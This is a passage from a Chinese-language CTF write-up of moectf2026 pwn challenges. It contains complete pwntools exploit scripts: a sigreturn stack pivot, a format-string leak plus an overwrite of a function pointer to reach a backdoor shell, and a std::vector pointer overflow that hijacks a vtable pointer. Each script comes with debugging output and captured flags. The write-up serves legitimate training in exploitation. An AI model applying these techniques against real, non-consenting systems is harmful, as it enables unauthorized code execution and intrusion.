context.arch = 'amd64'
context.log_level = 'info'
HOST = '172.31.224.1'
PORT = 23779
queue_addr = 0x4a9a80
pop_rax_ret = 0x42149b
syscall = 0x401324
leave_ret = 0x401876
binsh = queue_addr + 0x300
dashc = queue_addr + 0x310
cmd = queue_addr + 0x320
argv = queue_addr + 0x3d0
cmdstr = b'echo EXEC_OK; id; ls -la /; cat /flag; cat ./flag'
frame = SigreturnFrame()
frame.rax = 59
frame.rdi = binsh
frame.rsi = argv
frame.rdx = 0
frame.rsp = queue_addr + 0x3f0
frame.rip = syscall
queue = p64(0)
queue += p64(pop_rax_ret)
queue += p64(15)
queue += p64(syscall)
queue += bytes(frame)
queue = queue.ljust(0x300, b'\x00')
queue += b'/bin/sh\x00'
queue = queue.ljust(0x310, b'\x00')
queue += b'-c\x00'
queue = queue.ljust(0x320, b'\x00')
```

```
queue += cmdstr + b'\x00'
queue = queue.ljust(0x3d0, b'\x00')
queue += p64(binsh) + p64(dashc) + p64(cmd) + p64(0)
queue = queue.ljust(0x400, b'\x00')
p = remote(HOST, PORT)
p.recvuntil(b'Send print queue data:')
p.send(p16(len(queue)))
p.send(queue)
payload = b'A' * 16
payload += p64(queue_addr)
payload += p64(leave_ret)
payload += b'C' * 8
p.send(payload)
out = p.recvall(timeout=8)
print(out.decode(errors='ignore'))
```

```
drwxr-xr-x    1 root     root          4096 Apr 15 16:10 usr
drwxr-xr-x   11 root     root          4096 Apr 15 16:10 var
moectf{printer_queue_stack_pivot}
```

- 外卖补贴

```
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/attachment$ pwn checksec full-reduction
[*] '/CTF/moectf2026/attachment/full-reduction'
    Arch:       amd64-64-little
    RELRO:      Partial RELRO
    Stack:      No canary found
    NX:         NX enabled
    PIE:        PIE enabled
    SHSTK:      Enabled
    IBT:        Enabled
    Stripped:   No
(pip_venv) ubuntu@9e8d84bfd1d4:/CTF/moectf2026/attachment$
```

C++

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
  _QWORD How_long_is_this_campaign_line?[64]; // [rsp+0h] [rbp-210h] BYREF
  __int64 v7; // [rsp+200h] [rbp-10h] BYREF
  unsigned __int64 n0x1FF; // [rsp+208h] [rbp-8h]

  memset(How_long_is_this_campaign_line?, 0, sizeof(How_long_is_this_campaign_line?));
  p_The_marketing_dashboard_ignores_that_request. = (const char *)&v7;
  n0x1FF = 0;
  initialise(&v7, argv);
  publish_hook = (__int64 (__fastcall *)(_QWORD))homepage_channel;

  while ( 1 )
  {
    show_menu(p_The_marketing_dashboard_ignores_that_request., argv);
    n4 = read_number(p_The_marketing_dashboard_ignores_that_request., argv);
    if ( n4 == 4 )
      return 0;
    if ( n4 > 4 )
      goto LABEL_17;
    switch ( n4 )
    {
      case 3uLL:
```

```
        publish_hook("The discount line has been pushed to the homepage.");
        break;
      case 1uLL:
        printf("How long is this campaign line? ");
        n0x1FF = read_number("How long is this campaign line? ", argv);//输入长度
        if ( n0x1FF && n0x1FF ≤ 0x1FF )
        {
          printf("Drop your campaign line here: ");
          read_exact(0, How_long_is_this_campaign_line?, n0x1FF);//把输入读到缓冲区
          *((_BYTE *)How_long_is_this_campaign_line? + n0x1FF) = 0;//末尾补 \0
          puts("Nice. Let us see how many people search for it.");
        }
      case 2uLL:
        if ( n0x1FF )
        {
          preview_slogan(How_long_is_this_campaign_line?);//把缓冲区存进去
        }
        break;
    }
  }
}
```

删掉一些无关紧要的之后，先进循环分析三个选项：

选项1主要是把输入的字符串放进512字节的缓冲区，缓冲区很大暂时不考虑溢出，比较安全

选项2将缓冲区传到函数 `preview_slogan()` 里，研究研究该函数：

```C++
int __fastcall preview_slogan(const char *format)
{
  printf("preview: ");
  printf(format);
  return putchar(10);
}
```

输入字符串，输出格式字符串，如果输入的广告含 `%p` 、 `%n` 等格式符号就会被当场解析执行，找到格式化字符串漏洞

选项3调用了一个全局函数指针：

```
.bss:00000000000040A8                                         ; __do_global_dtors_aux+2C↑w
.bss:00000000000040A9                 align 10h
.bss:00000000000040B0                 public publish_hook
.bss:00000000000040B0 ; __int64 (__fastcall *publish_hook)(_QWORD)
.bss:00000000000040B0 publish_hook    dq ?                    ; DATA XREF: main+50↑w
.bss:00000000000040B0                                         ; main:loc_1672↑r
.bss:00000000000040B0 _bss            ends
.bss:00000000000040B0
```

在.bss段是全局变量，相对于程序基址而言它的地址是固定的，可以利用选项2的漏洞将这个函数指针改成后门函数

找后门函数：

```
.rodata:0000000000002008 aBinSh          db '/bin/sh',0          ; DATA XREF: director_channel+10↑o
.rodata:0000000000002008                                         ; director_channel+53↑o
.rodata:0000000000002010 aP              db '-p',0               ; DATA XREF: director_channel+1B↑o
.rodata:0000000000002013 ; const char path[]
.rodata:0000000000002013 path            db '/',0                ; DATA XREF: director_channel+2E↑o
.rodata:0000000000002015 ; const char format[]
```

C++

```
int director_channel()
{
  char *argv[4]; // [rsp+10h] [rbp-20h] BYREF

  argv[0] = "/bin/sh";
  argv[1] = "-p";
  argv[2] = 0;
  chdir("/");
  alarm(0xFu);
  return execve("/bin/sh", argv, 0);
}
```

攻击地图大体确定了，首先需要找到所有地址的静态偏移：

```
nm ./full-reduction | grep -E 'director_channel|homepage_channel|preview_slogan|main'
                 U __libc_start_main@GLIBC_2.34
00000000000012f7 T director_channel
00000000000012d8 t homepage_channel
000000000000151b T main
000000000000135c t preview_slogan
```

然后还需要搞清楚输入的数据在printf里是第几个参数，gdb调试试试：

```
How long is this campaign line? 100
Drop your campaign line here: AAAA.%1$p.%2$p.%3$p.%4$p.%5$p.%6$p.%7$p.%8$p.%9$p.%10$p.%11$p.%12$p.%13$p.%14$p.%15$p.%16$
p.%17$p.%18$p.%19$p.%20$p
Nice. Let us see how many people search for it.
another ad job?
1. press 1 to submit your slogan
2. press 2 to preview
3. press 3 to pin it on the homepage
4. done? clock out
> The marketing dashboard ignores that request.
another ad job?
1. press 1 to submit your slogan
2. press 2 to preview
3. press 3 to pin it on the homepage
4. done? clock out
> 2
preview: AAAA.0x7fffffffdf60.(nil).(nil).0x9.(nil).0x7fffffffe120.0x7fffffffe130.0x7fffffffe340.0x555555555670.0x2431252
e41414141.0x252e702432252e70.0x702434252e702433.0x36252e702435252e.0x2e702437252e7024.0x2439252e70243825.0x2e70243031252
e70.0x31252e7024313125.%1
```

```
>>> payload = b'AAAA.%9$p.%10$p.%11$p.%12$p'
>>> length = len(payload)
>>>
>>> p.recvuntil(b'line? ')
b'How long is this campaign line? '
>>> p.sendline(str(length).encode())
>>> p.recvuntil(b'here: ')
b'Drop your campaign line here: '
>>> p.send(payload)
>>>
>>> p.recvuntil(b'> ')
b'Nice. Let us see how many people search for it.\nanother ad job?\n1. press 1 to
iew\n3. press 3 to pin it on the homepage\n4. done? clock out\n> '
>>> p.sendline(b'2')
>>>
>>> p.recvuntil(b'preview: ')
b'preview: '
>>> print(p.recvline())
b'AAAA.0x5e068afad670.0x2439252e41414141.0x2e70243031252e70.0x31252e7024313125\n'
```

`%10$p` 打印出来的数字，就是输入 “AAAA.%1$” 的十六进制形态，也就是说printf在读取第10个参数的时候刚好读到输入字符串的开头位置

`%9$p` 打印出了 `0x555555555670`,我们可以通过偏移计算出基址地址从而算出任何地址，现在信息就集齐了，可以尝试写攻击脚本了：

```python
from pwn import *
context.binary = elf = ELF('./full-reduction')
context.log_level = 'info'
#p = process('./full-reduction')
p = remote('172.31.224.1', 1589)   # 远程时改这里
def submit(payload):
    p.recvuntil(b'> ')
    p.sendline(b'1')
    p.recvuntil(b'line? ')
    p.sendline(str(len(payload)).encode())
    p.recvuntil(b'here: ')
    p.send(payload)
# 1. 泄露 base
payload = b'AAAA%9$p'
submit(payload)
p.recvuntil(b'> ')
p.sendline(b'2')
p.recvuntil(b'preview: ')
data = p.recvline().strip()
leaked = int(data.split(b'AAAA')[-1], 16)
base = leaked - 0x1670
director = base + 0x12f7
publish_hook = base + 0x40B0
log.success(f'base         = {hex(base)}')
log.success(f'director     = {hex(director)}')
log.success(f'publish_hook = {hex(publish_hook)}')
# 2. 覆盖 publish_hook
# offset = 10（已经确认）
payload = fmtstr_payload(10, {publish_hook: director}, write_size='short')
submit(payload)
p.recvuntil(b'> ')
p.sendline(b'2')          # 触发写入
p.recvuntil(b'preview: ')
p.recvline()              # 把输出吃掉
# 3. 触发后门
p.recvuntil(b'> ')
p.sendline(b'3')
p.interactive()
```

```
[*] Switching to interactive mode
$ ls
bin
boot
dev
etc
flag
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cat flag
moectf{F0rmat_Strings_Make_Pr1ce_Wars_Broadcast_W1ld}
```

- ezstl

这道题提供的附件很全，提供了源代码文件可以先研究研究内存布局：

```c
class Badge {
public:
    virtual void show()
    {
        puts("guest badge");
    }
};
extern "C" void win()
{
    puts("admin badge");
    system("/bin/sh");
}
struct Profile {
    char name[0x30];
    std::vector<void *> styles;
    Badge badge;
```

```
};
struct StyleData {
    void *slot[1];
};
struct HeapData {
    Profile profile;
    StyleData custom_style;
};
```

我们去ida翻翻有没有啥信息：

```C++
void __fastcall __noreturn main(__int64 a1, char **a2, char **a3)
{
  _QWORD *buf; // rbx
  _QWORD *v4; // [rsp+10h] [rbp-20h]

  sub_1379(a1, a2, a3);
  buf = (_QWORD *)operator new(0x58u);
  sub_1886(buf);
  v4 = buf + 10;
  printf("profile: %p\n", buf);
  if ( read(0, buf, 0x48u) <= 0 )
    exit(0);
  sub_14FC(buf, v4);
  printf("win: %p\n", sub_1329);
  printf("style data: ");
  *v4 = sub_140F("style data: ");
  puts("checking ... ");
  sub_1555(buf + 9);
  _exit(0);
}
```

`read` 的长度（`0x48`）比 `name`（`0x30`）多出 `0x18`（24 字节）。这 24 字节正好等于 `std::vector` 三个指针的总大小。所以漏洞是精准越界覆盖 vector 内部指针

那么从 `profile` 起始地址开始，结构体布局如下：

```
profile + 0x00  name[0x30]
profile + 0x30  styles._M_start
profile + 0x38  styles._M_finish
profile + 0x40  styles._M_end_of_storage
profile + 0x48  badge.vptr
profile + 0x50  custom_style.slot[0]
```

所以如果我们把 `styles._M_finish` 伪造成 `badge.vptr` 的地址：

```C++
styles._M_finish = profile + 0x48
```

那么执行 `push_back(custom_style)` 时，就会把 `custom_style` 写到：

```C++
profile + 0x48
```

也就是：

```C++
badge.vptr = custom_style
```

这样就完成了 vptr 劫持

IDA搜一下找到后门函数了欸：

```
.rodata:000000000000301C ; const char command[]
.rodata:000000000000301C command        db '/bin/sh',0          ; DATA XREF: sub_1329+2A↑o
.rodata:0000000000003024 ; const char aPwn[]
```

```C++
unsigned __int64 sub_1329()
{
  unsigned __int64 v1; // [rsp+8h] [rbp-8h]

  v1 = __readfsqword(0x28u);
  puts("admin badge");
  system("/bin/sh");
  return v1 - __readfsqword(0x28u);
}
```

最终攻击脚本：

```PYTHON
#!/usr/bin/env python3
from pwn import *
context(os='linux', arch='amd64', log_level='debug')
# 本地
io = process('./pwn', env={'LD_LIBRARY_PATH': './libs'})
# 远程时改成：
# io = remote('IP', PORT)
io.recvuntil(b'profile: ')
profile = int(io.recvline().strip(), 16)
log.success(f'profile @ {hex(profile)}')
custom_style = profile + 0x50
badge_vptr = profile + 0x48
log.success(f'custom_style @ {hex(custom_style)}')
log.success(f'badge_vptr @ {hex(badge_vptr)}')
payload  = b'A' * 0x30
payload += p64(badge_vptr)        # styles._M_start
payload += p64(badge_vptr)        # styles._M_finish，push_back 会写这里
payload += p64(badge_vptr + 0x10) # styles._M_end_of_storage，保证有 capacity
io.sendafter(b'name: ', payload)
io.recvuntil(b'win: ')
win = int(io.recvline().strip(), 16)
log.success(f'win @ {hex(win)}')
io.sendafter(b'style data: ', str(win).encode() + b'\n')
io.interactive()
```

```
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0x25 bytes:
    b'bin\n'
    b'flag\n'
    b'lib\n'
    b'lib32\n'
    b'lib64\n'
    b'libexec\n'
    b'pwn\n'
bin
flag
lib
lib32
lib64
libexec
pwn
$ cat flag
[DEBUG] Sent 0x9 bytes:
    b'cat flag\n'
[DEBUG] Received 0x28 bytes:
    b'moectf{Love-Fr0m-c++_4nD_sTI20dc812551}\n'
moectf{Love-Fr0m-c++_4nD_sTI20dc812551}
[*] Got EOF while reading in interactive
$
```


策略与博弈


- 繁华世界


- 神之泥肘

